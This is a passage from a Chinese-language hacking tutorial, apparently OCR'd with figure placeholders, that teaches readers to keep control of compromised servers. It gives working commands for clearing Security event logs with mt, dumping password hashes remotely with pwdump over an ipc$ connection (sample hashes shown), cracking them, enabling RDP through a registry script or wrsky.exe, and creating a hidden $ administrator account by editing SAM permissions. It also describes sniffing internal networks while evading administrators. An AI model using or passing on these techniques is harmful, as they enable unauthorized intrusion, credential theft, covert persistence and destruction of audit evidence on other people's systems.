


图44

怎么样？现在我们就连接到服务器的3389了，这个工具大家一定要熟练掌握，很多时候会用到的。

3、mt篇

这个小工具在很早以前就流行了，对于我们入侵过程中，特别是内网渗透过程中，作用还是比较大的，特别是其中的清除日志、检测gina木马、查询密码等功能。但其中的clone用户功能有时候虽然提示操作成功，实际上却没有成功，如果大家想clone用户的话，还可以直接手动操作。

那么清除日志怎么使用呢？输入**mt -clog**会有命令提示，你可以通过在-clog后面跟关键字进行选择要删除的内容。如图45所示，我们输入**mt -clog sec**是清除与安全相关的日志记录。

```
C:\>mt -clog
Usage:
mt -clog <app|sec|sys|all>      ---Clean Application|Security|System|All logs.
C:\>mt -clog sec
Clean EventLog : Security successful!
```

图45

那么检测gina木马的命令呢？我们输入：**mt -chkdll**，如果没有安装，则会返回如下信息：

```
D:\>mt -chkdll
GinaDll not found.
Winlogon Notification Package Dll:
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\crypt32chain
crypt32.dll
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\cryptnet
cryptnet.dll
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\cscdll
cscdll.dll
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\ScCertProp
wlnotify.dll
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\Schedule
wlnotify.dll
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\sclgntfy
sclgntfy.dll
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\SensLogn
WlNotify.dll
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\termsrv
wlnotify.dll
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\wlballoon
wlnotify.dll
Please make sure if they were backdoors.
```

当然，如果安装了gina，则会出现如下信息：

```
D:\>mt -chkdll
GinaDll exist:
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDll
c:\windows\system32\ntshellgina.dll
```

mt的另外一个功能是查询在线管理员密码，使用也很简单，不过条件有两个：一个是管理员在线，另一个条件就是只能在NT/2K下使用，我们输入命令：**mt -findpass**，如果是WIN2003的系统，返回信息如图46所示。




图46

4、pwdump、fgdump

很多人登录到一台服务器后想更长时间的控制它，往往是进行clone用户，但是会被一些有经验的管理员发现。如果我们知道了管理员的密码，这样是不是会更牢靠呢？那么这里就来介绍下抓hash的小命令。

我以pwdump作为演示，使用方法很简单，先抓一下本机的hash试试，输入命令：**pwdump 127.0.0.1 yoyo**，如图47所示，命令中的yoyo是本机的具有管理员权限的用户。

有时候pwdump会出错，有些用户的hash抓不出来，那么怎么办呢？大家可以试一下其它工具，这里推荐fgdump和gethashes，使用方法差不多，就不多演示了。

那么该如何抓取远程机器的hash呢？当然我们可以把工具传到服务器上去，然后抓取。那可不可以在本机上运行软件而抓取远程机器的hash呢？pwdump就可以做到这一点！不过首先我们得先和目标机器建立连接，也就是得到一个cmdshell，或者ipc$连过去。

```
G:\武器\提权>pwdump 127.0.0.1 yoyo

pwdump6 Version 1.6.0 by fizzgig and the mighty group at foofus.net
Copyright 2007 foofus.net

This program is free software under the GNU
General Public License Version 2 (GNU GPL), you can redistribute it and/or
modify it under the terms of the GNU GPL, as published by the Free Software
Foundation.  NO WARRANTY, EXPRESSED OR IMPLIED, IS GRANTED WITH THIS
PROGRAM.  Please see the COPYING file included with this program
and the GNU GPL for further details.
```

图47

当然，lcx大侠说过，用**psexec \\ip -u username -p password cmd.exe**进去也是为了得到服务器的一个cmdshell。建立连接后，然后使用软件，具体操作过程及返回信息如图48所示。

```
G:\武器\提权>net use \\192.168.1.107\ipc$ "test" /user:test
命令成功完成。


G:\武器\提权>pwdump 192.168.1.107

pwdump6 Version 1.6.0 by fizzgig and the mighty group at foofus.net
Copyright 2007 foofus.net

This program is free software under the GNU
General Public License Version 2 (GNU GPL), you can redistribute it and/or
modify it under the terms of the GNU GPL, as published by the Free Software
Foundation.  NO WARRANTY, EXPRESSED OR IMPLIED, IS GRANTED WITH THIS
PROGRAM.  Please see the COPYING file included with this program
and the GNU GPL for further details.

Using pipe {9D9B1B3C-1837-4E85-A604-61D3DED3DDAA}
Key length is 16

Administrator:500:7D0A25CF8EA4B81AAAD3B435B51404EE:2270D2EB171B38E659872814E1E99
95B:::
ASPNET:1004:302942A45CA2566B98465D30E5E7D1CB:FC6B35209EAEA5E731735135758BDAEB:::

Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
IUSR_TEST-9IA6BX0440:1001:1EA789D02AC6BACA83FE333788E728F3:A72ECAB02EDB82A556ECB
ACA1A2A0328:::
IWAM_TEST-9IA6BX0440:1002:1A344F89B14679FD3FEC78586C6A952C:95485CACBF6EE9B061250
DA614132A97:::
test:1005:01FC5A6BE7BC6929AAD3B435B51404EE:0CB6948805F797BF2A82807973B89537:::
Completed.
```

图48

大家看到效果了吧？但是如果没有这个ipc$连接，直接使用pwdump抓192.168.1.107的hash是不能成功的。我们抓到hash后该怎么办呢？呵呵，当然是破解啦！cain的破解效果就不错。当然，还有可以同时对多台机器抓hash的工具，这个大家就自己慢慢去研究吧。

总结

这里提到的一些小工具都是大家在渗透时经常用到的，但有些命令的使用我省去了，比如nc的截断提交文件，为什么不写这个呢？因为这个涉及到其它工具的使用，并且需要其它脚本方面的知识作为辅助。对于lcx.exe我就不多说了，它的端口转发功能很实用，但有时候却转发不出来，这时候我们就应该换一个工具使用，比如fpiep、htran、paris等。

那么对于sinffer我为什么没有写呢？现在在命令行下sniffer，除了前段时间比较流行的zxarps外，大多数都选择cain，而cain却又不是命令行下的工具，且网上cain的教程很多，所以没有提及。

通过我比较，zxarps除了用于内网挂马比较方便外，其它功能cain都有，而我们做的是渗透，是得到一个内网中的其它机器，需要在不打扰对方的前提下取得对方的系统权限，因

此我把这个工具的使用就没有放进来。

四、不得不看的小细节

1、关于3389的开启

拿到服务器后自然是要试下拿3389，现在开3389的工具也挺多，方法也不少，我这里向大家介绍一个命令行下的开3389工具和一个利用注册表开3389的方法。

利用注册表开3389的方法只对WIN2003系统有效，并且不需要重启，代码如下：

```
echo Windows Registry Editor Version 5.00>>3389.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server]>>3389.reg
echo "fDenyTSConnections"=dword:00000000>>3389.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp]>>3389.reg
echo "PortNumber"=dword:00000d3d>>3389.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp]>>3389.reg
echo "PortNumber"=dword:00000d3d>>3389.reg
regedit /s 3389.reg;
```

这些命令放在哪里执行呢？有Serv-U的可以在那里执行，当然也可以在cmdshell那里执行，注意：这里是一句一句执行的。简单的命令大家都应该看得懂，我也就不多说了。执行上述命令后，WIN2003服务器的3389端口就开了。

使用命令行开3389可以用大名鼎鼎的wrsky.exe，而且不需要重启。我们在cmd下输入**wrsky.exe**会看到帮助信息，如图49所示。开终端端口的使用很简单，输入命令：**wrsky.exe -o 3389**就可以了，如图50所示，开启成功了。

```
C:\>wrsky.exe
运行参数:
  无参数  帮助信息[本页]
  -O 打开超级终端
  -X [端口] 修改终端端口
  -K 查看终端服务状态
  -C 克隆GUEST账号
  -S 查看系统版本
  -T XP支持双用户登录
  -R 重新启动计算机
  -H 帮助信息[本页]

目前终端端口为:3389
========================================
        火狐技术联盟专用版开3389
   ------------------------------------
           本工具用于系统维护
     使用者如进行任何破坏活动于作者无关
```

图49

```
C:\>wrsky.exe -o 3389
系统为XP或者2003...
开启中...
成功!
```

图50

虽然我们被它开3389的功能所吸引，但其它功能也丝毫不逊色，比如clone用户功能和修改终端端口号功能，这里我就不演示了，很简单的。

2、关于在内网的嗅探

好多人在拿到一台服务器后就急于装上cain，然后开始sniffer，结果没过几天，自己辛苦拿到的服务器就挂了。有些人警惕性好，先装个木马，但同样会引起管理员的警觉。那么怎样才能把冒险的风险降低而又能同样达到效果呢？

第一步就是建VPN，这个我就不详述了。然后拨上VPN，在本地运行cain，接着在嗅控的时候选择做VPN的那块网卡即可，这样我们就可以在本机上嗅探对方内网了。

3、如何保住肉鸡

这个话题其实有好多人讨论，我有一台肉鸡半年没去连接过，偶然有次突然想起了，连接一下，我那用户名还在，竟然还可以登录！**其实建一个隐藏型的用户非常重要，其次就是要善于把握好上肉鸡的时间，再次就是日志的清理。**

对于建隐藏用户，首先当然是建一个带有$符号的，具有管理员权限的用户，比如使用命令：**net user test$ test /add$net localgroup administrators test$ /add**。接下来把注册表展开到**hkey_local_machine\sam\sam**这里，默认情况下是无法读取到里面内容的，如图51所示。




图51




图52

要想看sam键值里的内容也很简单，右键单击后，点击"权限"，然后给当前登录用户加上"完全控制"权限，操作成功后如图52所示。

这个时候按F5刷新一下后即可进入这个键值了。展开到\sam\account\users，大家会看到好多用户，如图53所示。这里加隐藏用户一定要带上$这个符号，不然无法成功。users下面还有一个names的键值，我们找到test$这个用户，会在右面的那个框框里看见对应的类型值为0x3ef，如图54所示。




图53

